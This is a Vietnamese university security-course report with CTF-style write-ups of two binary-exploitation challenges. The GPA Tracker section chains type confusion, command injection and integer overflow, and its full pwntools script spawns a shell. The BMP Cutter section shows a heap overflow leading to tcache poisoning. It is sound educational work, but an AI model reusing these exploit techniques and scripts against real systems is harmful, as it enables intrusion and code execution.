ĐẠI HỌC QUỐC GIA THÀNH PHỐ HỒ CHÍ MINH

TRƯỜNG ĐẠI HỌC KHOA HỌC TỰ NHIÊN

KHOA CÔNG NGHỆ THÔNG TIN

Báo cáo

BONUS BINARY EXPLOITATION

Môn học: An ninh máy tính

CSC15003_22MMT


Sinh viên:
Nguyễn Hồ Đăng Duy
22127085

Giảng viên hướng dẫn:
Lê Giang Thanh
Lê Hà Minh
Phan Quốc Kỳ

Mục lục

1 Thông tin

- Họ và tên: Nguyễn Hồ Đăng Duy
- MSSV: 22127085
- Email: 22127085@student.hcmus.edu.vn hoặc nhdduy22@clc.fitus.edu.vn



Hình 1: Tài khoản trên nền tảng Wargame

2 GPA Tracker

2.1 Mô tả code

Dựa vào file `main.cpp` có thể thấy chương tình nhập **name** và **student_id**, sau đó cho người dùng thêm nhiều **Course** (số tín chỉ, năm học, GPA). Cuối cùng, chương trình tính **CPA** và in ra.

Khi kết thúc, đối tượng `Student` bị hủy, trong destructor có gọi `system("echo Goodbye <name> '")`. Input `name` đã được lọc ký tự để chặn command injection trực tiếp.

2.2 Các lỗi bảo mật

2.2.1 Type confusion

- **Mô tả:** `st` được cấp phát bằng `new Student()` nhưng lại hủy bằng `delete[] st;`. Trình runtime sẽ tưởng `st` trỏ đến **mảng Student**, từ đó gọi **destructor nhiều lần** trên các vùng heap kế cận nhau (không phải `Student`) → Từ đó destructor có thể đọc các thông tin như trường `name` của các **Student giả**.
- **Cách khai thác:** Dùng **heep feng shui**: nhồi nhiều `Course` để vùng heap ngay sau `st` chứa các byte ta kiểm soát (đặc biệt 4 byte `GPA`). Khi `delete[]`, destructor sẽ lấy các byte đó làm `name` và đưa vào `system(...)`

2.2.2 Command injection trong destructor `Student`

- **Mô tả:** Destructor ghép chuỗi `echo "Goodbyte <name>"` rồi `system(buf)`. Nếu `<name>` chứa `";` ... thì chương trình sẽ thoát khỏi dấu nháy và chèn lệnh tùy ý. Ứng dụng có lọc input `name` nhưng chỉ ở bước nhập ban đầu nên có thể khai thác command injection ở đây.
- **Cách khai thác:** Nhờ vào lỗi **Type confusion** trên, ta không cần đưa ký tự nguy hiểm vào `enter_safe`. Thay vào đó, đặt các byte in được vào heap sao cho destructor đọc được payload dạng `";sh"` (có dấu `"` để đóng chuỗi `echo`, rồi đến `;sh` và thêm một dấu `"` + `NUL` ngay sau để câu lệnh hợp lệ). Kết quả lệnh trên trở thành `echo "Goodbye";sh""` từ đó có thể spawn shell.

2.2.3 Integer overflow ở tổng tín chỉ

- **Mô tả:** Khi tính CPA, tổng tín chỉ tích lũy vào `int8_t n_credits`. Với nhiều môn (mỗi môn 1-4 tín chỉ), tổng có thể **tràn** về âm, làm mẫu số sai lệch. CPA âm hoặc rất lớn/nhỏ bất thường dẫn đến logic kiểm tra lệch. Từ đó giúp **né exit()**.
- **Cách khai thác:** Thêm rất nhiều môn vào `n_credits`, sau đó kết thúc bằng một môn GPA siêu nhỏ để kéo CPA về nhỏ tránh `exit(0)` để khai thác 2 bug trên

2.3 PoC


Script `solve.py` thực hiện các bước như mô tả trên:

- Kết nối đến server, gửi `name` an toàn, `student_id +` để tiếp tục.
- Lặp 230 lần: đặt `credits=4, year='"'` và ghi `GPA` bằng số thực được pack từ bytes (ở `i==47` dùng `b'";sh'`; còn lại dùng mẫu `b';sX00'` là printable + tự kết thúc)
- Thêm 1 môn để kết thúc với GPA cực nhỏ để giữ CPA $\leqslant 10$, rồi dừng nhập. Khi chương trình chạy thì sẽ gọi đến shell để có thể tương tác

```python
#!/usr/bin/env python3
from pwn import *
import struct

HOST = "vm.daotao.antoanso.org"
PORT = 33172
context.log_level = "info"


def main():
    io = remote(HOST, PORT, timeout=10)

    io.sendlineafter(b'your name?', b'di' * 25)
    io.sendlineafter(b'student id: ', b'+')

    for i in range(230):
        io.sendlineafter(b'is this course? > ', b'4')
        io.sendlineafter(b'take it? > ', str(ord('"')).encode())

        if i == 47:
            value = struct.unpack('<f', b';sh')[0]
        else:
            one_byte = p8((i + ord('!')) & 0xff)
            value = struct.unpack('<f', b';s' + one_byte + b'\x00')[0]

        io.sendlineafter(b'that course? > ', str(value).encode())
        io.sendlineafter(b'course? (y/n) > ', b'y')

    io.sendlineafter(b'is this course? > ', b'1')
    io.sendlineafter(b'take it? > ', b'1')
    io.sendlineafter(b'that course? > ', b'0.' + b'0' * 0x100 + b'1')
    io.sendlineafter(b'course? (y/n) > ', b'n')

    io.interactive()


if __name__ == "__main__":
    main()
```

```
/mnt/c/U/p/CO/CSC15001_Computer-Security/B/GPA_Tracker main ?3
python3 solve.py
[./......] Opening connection to vm.daotao.antoanso.org on port 33169: Trying 103.199.1
[+] Opening connection to vm.daotao.antoanso.org on port 33169: Done
[*] Switching to interactive mode
Wait. Hold up...
Your CPA is -178427321003257263816704.00
You seem to love your school ;)
Goodbye
$ ls
chall
flag.txt
socat
$ cat flag.txt
HCMUS-CTF{0pErAtOr_miSUS3_&_C0MM4nD_INJECtI0N_AND_1Nt3ger_0verf1ow_to_w@RM_uP_fe8e1fbd2
7e109aac128630b1f8a105f}
$
```


Hình 2: Khai thác thành công và đọc `flag.txt`



Hình 3: Minh chứng đã nộp bài

3 BMP Cutter


3.1 Hàm trọng tâm



Hình 4: Hàm khai thác heap overflow

```
void *create_tile_pixel_data(void *src_bmp_ctx, long tile_dib, int grid_row_idx,
    int grid_col_idx)
{
    int  tile_h;                // original img height
    int  tile_w;                // original img width
    unsigned int tile_stride;   // tile row stride
    void *tile_buf;             // tile pixel buffer
    void *src_row_ptr;          // src row ptr
    unsigned int y;             // y

    tile_buf = malloc(*(unsigned int *)(tile_dib + 0x14));
    if (tile_buf == (void *)0x0) {
        tile_buf = (void *)0x0;
    } else {
        // cal stride = header tile (bpp * width), then align 4 bytes
        tile_stride = *(int *)(tile_dib + 4) * (unsigned int)(*(unsigned short
   *)(tile_dib + 0x0E) >> 3);
        tile_stride = (4 - (tile_stride & 3)) + tile_stride;

        tile_h = *(int *)(tile_dib + 8);
        tile_w = *(int *)(tile_dib + 4);

        for (y = 0; y < *(unsigned int *)(tile_dib + 8); y = y + 1) {
            src_row_ptr = (void *)get_pixel_row_address(
                tile_h * grid_row_idx + y,
                tile_w * grid_col_idx,
                src_bmp_ctx
            );

            memcpy(
                (void *)((long)tile_buf + (unsigned long)(((*(int *)(tile_dib +
   8) - y) + -1) * tile_stride)),
```

```
                src_row_ptr,
                (unsigned long)tile_stride
            );
        }
    }
    return tile_buf;
}
```



Hình 5: Hàm lợi dụng ghi đè

```
void *build_bmp_from_tile_blob(void *tile_ctx, size_t *out_sz)
{
    void *out_buf;
    // file_size in offset +2 of BMP FILE HEADER (DWORD)
    *out_sz = (unsigned long)*(unsigned int *)((long)tile_ctx + 2);

    out_buf = malloc(*out_sz);
    if (out_buf == (void *)0x0) {
        perror("malloc for output file buffer");
        out_buf = (void *)0x0;
    } else {
        // Copy BITMAPFILEHEADER (14 bytes)
        memcpy(out_buf, tile_ctx, 0x0E);

        // Copy DIB header (BITMAPINFOHEADER, 40 bytes)
        memcpy((void *)((long)out_buf + 0x0E), (void *)((long)tile_ctx + 0x0E),
    0x28);

        // Copy pixel data:
        //  - pixel_data_offset Ỉ offset +10
        //  - con t r pixel source Ỉ offset +0x38
        //  - image_size Ỉ offset +0x22
        memcpy(
            (void *)((unsigned long)*(unsigned int *)((long)tile_ctx + 10) + (
    long)out_buf),
            *(void **)((long)tile_ctx + 0x38),
            (unsigned long)*(unsigned int *)((long)tile_ctx + 0x22)
        );
    }
    return out_buf;
}
```

3.2 Mô tả 2 hàm trọng tâm

create_tile_pixel_data

- Cấp phát bộ đệm `tile_buf` kích thước `*(uint32_t*)(tile_dib+0x14)` (**biSizeImage** của tile)
- Tính **stride** mỗi dòng:

```
tile_stride = width * (bits_per_pixel >> 3);
tile_stride = (4 - (tile_stride & 3)) + tile_stride;   // Align error
```

- Chép từng dòng từ ảnh nguồn vào `tile_buf` (thứ tự bottom-up)

```
memcpy(tile_buf + (tile_h-1-y)*tile_stride, src_row_ptr, tile_stride);
```

build_bmp_from_tile_blob

- Lấy tổng kích thước file từ `*(uint32_t*)(tile_ctx+0x02)` (bfSize) rồi `malloc(bfSize)`.
- Copy **BITMAPFILEHEADER** (14B) và **BITMAPINFOHEADER** (40B).
- Cuối cùng copy pixel data theo con trỏ đặt trong cấu trúc `tile_ctx`:

```
memcpy(out_buf + *(uint32_t*)(tile_ctx+0x0A),     // target: bfOffBits
       *(void**)(tile_ctx+0x38),                  // src: POINTER (ngo i
    c h u n  BMP)
       *(uint32_t*)(tile_ctx+0x22));              // len: biSizeImage
```

3.3 Phân tích lỗi bảo mật

3.3.1 Align stride sai dẫn đến heap overflow theo hàng

- Ý định đúng: làm tròn `stride` lên bội số của 4 `stride = (stride + 3) & ~3;` hoặc `stride += (4 - stride%4) % 4;`
- Nhưng code thực tế `stride = (4 - (stride & 3)) + stride;`. Khi đó `stride % 4 == 0` thì `(stride & 3) == 0` sẽ cộng thêm 4 thay vì cộng 0.
- Dẫn đến hệ quả: **mỗi dòng chép thừa 4 byte** khi `width * (bpp/8)` chia hết cho 4. Tổng overflow 4̃ x height byte, ghi tràn sang chunk kế bên trên heap

3.3.2 Khai thác memcpy

- `build_bmp_from_tile_blob` tin tưởng trường `+0x38` là con trỏ hợp lệ đến pixel.
- Nếu kiểm soát được header tile, ta đặt `+0x38 = &flag` thì lệnh `memcpy` sẽ copy flag ra ngoài

3.3.3 Thiếu kiểm tra kích thước header

- Không ràng buộc `bfOffBits + biSizeImage ⩽ bfSize`.
- Kẻ tấn công có thể tạo `bfSize` nhỏ nhưng đặt `bfOffBits/biSizeImage` lớn → tràn **out_buf** ở memcpy 3. (Trong bài này không cần dùng nhánh này để lấy flag, nhưng là lỗ hổng riêng.)

3.3.4 Heap leak trợ giúp bypass safe-linking

- Dịch vụ in một địa chỉ heap ("gift: 0x...") hoặc lộ địa chỉ buffer flag → suy ra heap base.
- Với **safe-linking** (glibc 2.32+), tcache `fd` lưu dạng `encoded_fd = real_fd ^ (victim_addr >> 12)` → Có heap base thì tính được XOR để đầu độc `fd` hợp lệ.

3.4 Khai thác

3.4.1 Tổng quan

1. **Groom tcache** bằng cách tạo/giải phóng nhiều tile cùng kích thước user-data **0x120** (→ chunk size 0x130).
2. **Overflow có chủ đích** (4 byte/row × số dòng) để ghi đè `fd` của một chunk đã free trong tcache (đầu độc theo công thức safe-linking).
3. Khi `malloc` trả về địa chỉ do ta chọn (một tile header), ghi đè trường `+0x38` thành địa chỉ &flag.
4. Gọi `build_bmp_from_tile_blob` để **memcpy flag** ra buffer xuất → đọc được flag.

3.4.2 Groom tcache

- Chọn:

```
chunk_size = 0x120
byte_per_pixel = 3            # 24-bpp
pixel_per_chunk = chunk_size // 3
width  = pixel_per_chunk * 7  # 7 title with the same size-class
height = 1
width_split  = 7
height_split = 1
stride = ((width*3 + 3)//4)*4
```

- Tạo **BMP header DIB header**, `pixel_data` trống tương ứng.
- Kết nối, nhận **heap leak** (địa chỉ flag) và tính;

```
heap_base = flag - 0x480
```

- Gửi các ảnh nhử để **đưa 7 chunk 0x120** vào cùng tcache bin

3.4.3 Đảo LIFO trong tcache

- Gửi lại đúng cấu hình như Bước 1 lần nữa để đảo thứ tự LIFO của bin (đảm bảo victim/target ở vị trí mong muốn khi rút).
- Giúp overflow rơi trúng chunk cần đè `fd`

3.4.4 Overflow + tcache poisoning + chiếm tile header

- Chọn tham số sao cho `user-data = 0x120` mỗi tile:

```
total_chunk = 3
bpp = 4                                          # 32-bpp     no padding
total_pixel_in_one_chunk = 0x120 // 4            # = 72
width  = 12 * total_chunk                        # 36
height = total_pixel_in_one_chunk // 12          # 6
line_size_with_padding = ((width*bpp + 3)//4)*4   # = 144
```

- Xây header khớp kích thước:

```
header.bf_size      = 54 + line_size_with_padding*height
dib_header.bi_width = width
dib_header.bi_height= height
dib_header.bi_size_image = line_size_with_padding*height
dib_header.bi_bit_count  = bpp*8
```

- Lập trình **payload overflow** trong `pixel_data` với các offset quan trọng:

```
dib_header_chunk_1 = heap_base + 0x2500  # align 16
# use p64(flag) to avoid depending on context.word_size (prevents 32-bit
    pack errors)
pixel_data += flat({
    0x2f4: 0x131,
    0x2fc: p64(((heap_base + 0x1080) >> 12) ^ dib_header_chunk_1),
    0x68:  p64(flag),
}, length=line_size_with_padding * height, filler=b'\0')
```

  - `0x2fc`: ghi **encoded** fd cho chunk tự do trong tcache; `victim_addr` ở bài này là `heap_base + 0x1080` (xác định khi debug).
  - `0x2f4`: đặt chunk size hợp lệ (`0x130 | 1 = 0x131`) để tránh crash/merge.
  - `0x68`: khi malloc trả về tile header "mình chọn", ta ghi `+0x38 = flag` (chú ý dịch +8 do 16-byte alignment).


- Gửi payload lần 3, nhập tham số split theo yêu cầu → `build_bmp_from_tile_blob` chạy, memcpy từ flag ra buffer output → lộ flag.

3.5 PoC


PoC thực hiện 3 lần gửi: 2 lần dựng/đảo tcache, 1 lần final overflow-poison-hijack.

```python
import base64
import struct
from pwn import *
from bmp import BMPHeader, DIBHeader

remote_connection = "nc vm.daotao.antoanso.org 33174".split()


def start():
    return remote(remote_connection[1], int(remote_connection[2]))

# ----- Step 1: set bpp = 3 to avoid per-line padding -----
chunk_size = 0x120
byte_per_pixel = 3

pixel_per_chunk = chunk_size // byte_per_pixel
width = pixel_per_chunk * 7
height = 1
width_split = 7
height_split = 1

unpadded_size = width * byte_per_pixel
stride = (unpadded_size + 3) // 4 * 4
padding_line = stride - unpadded_size

print(f"{pixel_per_chunk=}")
print(f"{width=}")
print(f"{padding_line=}")

header = BMPHeader(
    bf_size=54 + (stride * height),
    bf_type=b'BM',
)
dib_header = DIBHeader(
    bi_width=width,
    bi_height=height,
    bi_size_image=stride * height
)

pixel_data = flat({}, length=width * 3 + padding_line * height, filler=b'\0')

p = start()
p.recvuntil(b'Your gift: ')
flag = int(p.recvuntil(b'\n', drop=True), 16)
print(f'{hex(flag)=}')

encoded_data = b64e(header.to_bytes() + dib_header.to_bytes() + pixel_data)
if isinstance(encoded_data, str):  # avoid Pwntools BytesWarning
    encoded_data = encoded_data.encode()

p.sendlineafter(
    b'Paste your Base64-encoded BMP data, followed by a newline.\n',
   encoded_data)
p.sendlineafter(b'Enter horizontal split count (e.g., 2):',
                str(height_split).encode())
```

